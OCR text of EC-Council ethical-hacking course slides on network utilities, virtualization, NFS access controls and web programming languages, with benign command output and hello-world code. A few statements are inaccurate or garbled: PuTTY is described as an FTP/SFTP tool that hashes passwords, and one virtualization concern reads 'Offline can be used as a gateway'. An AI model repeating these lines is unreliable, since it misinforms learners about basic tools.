
Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

PuTTY and Tera Term

- PuTTY is a tool used as a File Transfer Protocol or SFTP
- It generates hashes for passwords



- Tera Term is a tool used to automate tasks for remote connections. It supports telnet and SSH connections



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Subnet and IP Calculators

- The Subnet calculator is used to find out information about IPv4, IPv6 subnets. It is used for the division of classes of subnets
- The IP calculator is used to define possible IP addresses, along with the classes of IP
- Broadcast, network, and host ranges are calculated using the IP calculator
- The IP calculator and the Subnet calculator can be downloaded from the following links

http://www.bitcricket.com/downloads/IPCalculator.msi


http://downloads.solarwinds.com/solarwinds/Release/FreeTool/SolarWinds-Subnet-Calculator.zip



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Speedtest.net

- Speedtest.net is a website used to determine the available bandwidth for a host at the time of testing
- The service provider's assigned values may differ from the actual values of the bandwidth
- This website can determine the time taken to upload and download a file



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Pathping and mtr

- The Pathping utility is used to give detailed information about the path characteristics from a specific host to a specific destination in a single picture
- Takes internal advantage of Ping and Traceroute/tracert commands to display the result
- In the first step pathping traces the route to the destination. Then, it runs a 25-second test and collects the rate at which data is lost at each router

- Use the `pathping -n` command to show numeric IP numbers instead of DNS host names

Command Prompt

```
C:\Users\Admin>tracert

Usage: tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout]
               [-R] [-S srcaddr] [-4] [-6] target_name

Options:
    -d                 Do not resolve addresses to hostnames.
    -h maximum_hops    Maximum number of hops to search for target.
    -j host-list       Loose source route along host-list (IPv4-only).
    -w timeout         Wait timeout milliseconds for each reply.
    -R                 Trace round-trip path (IPv6-only).
    -S srcaddr         Source address to use (IPv6-only).
    -4                 Force using IPv4.
    -6                 Force using IPv6.
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Route

- The Route utility is used to show the ongoing status of the routing table on the host
- It is more useful when the host has multiple IPs and multiple hosts
- The netmask, network destination, and gateways are displayed in the Active routes section of the Route utility

- `route [-p] command dest [mask subnet] gateway [-if interface]` is the command for adding deleting or changing a route entry

Command Prompt

```
> route DELETE 2ffe::/22

C:\[redacted]>route PRINT
===========================================================================
Interface List
 17...00 15 5d 00 f7 00 ......Hyper-V Virtual Ethernet Adapter #2
 18...48 4d 7e c8 f3 31 ......Realtek PCIe GBE Family Controller
 20...48 4d 7e c8 f3 31 ......Hyper-V Virtual Ethernet Adapter #3
 10...d8 0f 99 3e d6 c7 ......Dell Wireless 1707 802.11b/g/n (2.4GHz)
 22...1a 0f 99 3e d6 c7 ......Microsoft Wi-Fi Direct Virtual Adapter
 21...2a 0f 99 3e d6 c7 ......Microsoft Wi-Fi Direct Virtual Adapter #2
  1...........................Software Loopback Interface 1
 25...c2 15 b9 89 b5 00 ......Hyper-V Virtual Ethernet Adapter
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0     10.10.10.1     10.10.10.2     271
          0.0.0.0          0.0.0.0  192.168.0.1  192.168.0.247      25
       10.10.10.0    255.255.255.0         On-link     10.10.10.2     271
       10.10.10.2  255.255.255.255         On-link     10.10.10.2     271
     10.10.10.255  255.255.255.255         On-link     10.10.10.2     271
        127.0.0.0        255.0.0.0         On-link      127.0.0.1     331
        127.0.0.1  255.255.255.255         On-link      127.0.0.1     331
  127.255.255.255  255.255.255.255         On-link      127.0.0.1     331
      192.168.0.0    255.255.255.0         On-link  192.168.0.247     281
    192.168.0.247  255.255.255.255         On-link  192.168.0.247     281
    192.168.0.255  255.255.255.255         On-link  192.168.0.247     281
```

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes:


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virtualization

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Virtualization

- Virtualization refers to the creation of a virtual version of hardware or software resources in a system



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Characteristics of Virtualization

Partitioning

- The ability to run multiple operating systems and applications on a single physical system by virtually partitioning the hardware resources

Isolation

- Each virtual machine is isolated from its physical host system and other virtual machines

Encapsulation

- A virtual machine represents a single file that can be easily identified based on its services
- Encapsulation protects a virtual machine from any interference from other virtual machines

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Benefits of Virtualization

Resource Efficiency

- Virtualization increases the hardware utilization, which consequently increases Return-on-Investment (ROI)

Reduced Disk Space Consumption

- Virtualization enables the effective utilization of the available disk space, thus minimizing disk space consumption

Business Continuity

- Virtualization helps in achieving business continuity and disaster recovery

Migration

- Virtualization provides the ability to move data, applications, operating systems, processes, and other resources from one machine to another

Increase in Uptime

- Virtualization increases the availability of redundant system resources and interconnections on a single physical system

Increased Flexibility

- Virtualization provides greater flexibility in deployment and increases network resource multiplexing

Improved Quality of Services

- Virtualization provides better quality of services (QoS) by distributing the network load between the virtual machines

Environmental Benefits

- Virtualization means less CO_2 emissions and power savings

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Common Virtualization Vendors

VMware

Source: *https://www.vmware.com*

- VMware virtualizes networking, storage and security to create virtual data centers and simplifies the provisioning of IT resources

Citrix

Source: *https://www.citrix.com*

- Citrix virtualizes and transforms Windows apps and desktops into a secure on-demand service that meets the mobility, security and performance needs of both IT professionals and end users

Oracle

Source: *https://www.oracle.com*

- Oracle offers a complete and integrated virtualization, from desktops to data centers. It enables the virtualization and management of an organization's hardware and software stacks

Microsoft

Source: *https://www.microsoft.com*

- Microsoft virtualization products range from the data center to the desktop for managing both physical and virtual assets from a single platform

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Virtualization Security and Concerns

- Virtualization Security is obtained using a certain set of security measures, procedures and processes in order to protect the virtualization infrastructure and environment
- The typical Virtualization Security Process includes:
  - Securing the Virtual Environment
  - Securing each Virtual Machine (VM) at the system level
  - Securing the Virtual network

Virtualization Security Concerns

- Due to the additional layer of infrastructure complexity, it is difficult to monitor unusual events and anomalies
- Offline can be used as a gateway to gain access to a company's systems
- Due to the dynamic nature of virtual machines, the workload can easily be moved to a new virtual machine with a lower level of security

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Firewall

- Virtual firewalls are the software firewall programs that monitor and control the packets transmitted between VMs
- These firewalls run completely in the virtual environment and filter the data packets according to its security policies and rulesets
- The virtualized firewalls function in two modes, including the bridge-mode and hypervisor-mode
- In bridge-mode, the firewall resides at the inter-network virtual switch and filters the traffic
- In hypervisor-mode, the virtual firewall resides at the virtual machine monitor and monitors all the VM activity, including hardware, software, storage, services, and memory

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Operating Systems

- Virtual Operating Systems refer to the logical installation of an OS in virtualization software on a pre-installed host OS
- It helps users to run multiple operating systems on a single hardware and switch between them based on usage
- The advantages of virtualized OS include:
  - Additional hardware not required
  - Efficient usage of system resources
  - Replicates most major host OS's services, such as backup, recovery, and security management
- The limitations of virtualized OS are:
  - It consumes many host resources, like CPU and memory
  - Virtual OS system calls must pass through the host OS's hardware, which minimizes performance

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virtual Databases

- The virtual database is a type of database management system that allows users to query various databases simultaneously by treating them as a single entity

Advantages:

- It allows sharing of the overload burden of larger databases of similar environment
- Simplifies the migration of databases from one server to another
- Allows dynamic and automated deployment of new system instances and resources when required
- Increases the availability of databases by isolating virtual DBs and switching to another when one is down

Disadvantages:

- They require huge amounts of resources for performing different database related tasks
- Virtualized DBs creates complexity for the database administrators (DBAs), as they must maintain the DBs along with the virtualization technology
- Difficult solving issues with a virtual database as a result of error in the VM or virtual system

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Network File System (NFS)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network File System (NFS)

- The Network File System (NFS) is a distributed file system protocol that allows users to read, write, store, and access files across devices connected through a network
- The file system works on all IP-based networks and uses TCP\UDP for data access and delivery

NFS Security

- NFS offers the following two types of security:
  - Host level (access control)
  - File level (operational)



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

NFS Host and File Level Security

- Host level security refers to restricting certain operations when the remote user does not provide correct credentials
- File level security refers to limiting actions on the files in a mounted file system

Methods of securing access controls in NFS include:

Root squashing

- The process of limiting superuser access privileges using identity authentication
- To enforce restrictions on the superuser, the administrators map the root's UID to the anonymous user in the NFS RPC credential structure

nosuid

- Does not allow the SUID or SGID to take effect on this filesystem
- Uses the nosuid option to prevent the execution of NFS mounted user identity executables on the host

noexec

- Prevents the execution of files from this partition
- Uses the noexec option to prevent a user's identity from executing binaries

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Markup and Programming Languages

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

HTML

- HTML or Hyper Text Markup Language is the main markup language for creating web pages and other information that can be displayed in a web browser
- HTML uses tags and attributes to define the structure and layout of a web document

Example.html

```
<html>
<body>
<p>Hello World! </p>
</body>
</html>
```


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Extensible Markup Language (XML)

- XML is a markup language that defines a certain set of rules for converting data in a machine- and human-readable format
- It is derived from the Standard Generalized Markup Language (SGML)
- It is designed to store and transport data



Rules to write different types of markup and text in an XML document

Characteristics

- Extensible
- Carries, but does not present, the data
- A public standard

Advantages

- Used to exchange information between organizations and systems
- Used for offloading and reloading databases
- Used to store and arrange data, which can customize your data handling needs
- Easily merges with style sheets to create almost any desired output


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Java

- Java is an object-oriented application programming language developed by Sun Microsystems and designed for use in distributed environments
- It can be used to build a small application module, or applet, for use as part of a web page
- Java supports a large set of protocols, mechanisms, tools, API's, security algorithms, and other resources that help in securing the application code

Features

- Platform-independent
- Multithreaded programming
- Built-in support for computer networks
- Automatic garbage collection
- Designed to securely execute code from remote sources
- Designed to handle exceptions
- Portability



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.


Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Java (Cont'd)

Java Security Platform

- The Java security platform is formed by two parts: Core Java Security Architecture and Java Cryptography Architecture




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

.Net

- Microsoft .NET is Microsoft's software programming architecture that creates Internet-enabled and web-based applications
- It consists of several technologies that allow software developers to build Internet-based distributed systems

.NET implementation includes the following




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

.Net (Cont'd)

.NET Framework Architecture



Basic Components of .NET Framework

Common Language Runtime (CLR)

- The CLR provides an execution environment that manages running code and provides services for existing code and systems that make software development easier

Class Libraries

- The .NET Framework class library is a collection of reusable classes, interfaces, and value types that provides access to the utilization of system functionality

Assembly

- Assemblies are the building blocks of .NET applications. They are used for deployment, versioning, and security

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

C#

- C# (pronounced "C sharp") is an object-oriented and type-safe programming language that may seem familiar to C and C++ programmers
- C# combines the productivity of Rapid Application Development (RAD) languages and the power of C++

C#.net

These examples show different ways of writing the C# "Hello World" program:

Example 1

```
// Hello1.cs
public class Hello1
{
public static void Main()
{
System.Console.WriteLine("Hello,
World!");
}
}
```

Output:
Hello, World!

Example 2

- To avoid fully qualifying classes throughout a program, use the using directive shown:

```
// Hello2.cs
using System;
public class Hello2
{
public static void Main()
{
Console.WriteLine("Hello,
World!");
}
}
```

Output:
Hello, World!

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Notes: _____

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Java Server Pages (JSP)

- JSP is a Java-based technology that helps you develop dynamic web pages
- It runs in a server-side component known as a JSP container
- It is similar to ASP and PHP, but it uses the java programing language

Fundamental Tags

- <%....%> Scriptlets
- <%!....%> Declarative
- %@....% Directive
- <%=...%> Expression


Advantages

- Supports HTML and Java code
- Supports standard web development tools
- Easy language and tags

Disadvantages

- Difficult to debug because JSP pages are converted into servlets and then compiled
- Database connectivity is not as easy as expected
- Extremely difficult to choose the appropriate servlet engine

The JSP Model 2 architecture



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Active Server Pages (ASP)

- ASP is Microsoft's development framework for building dynamic web pages

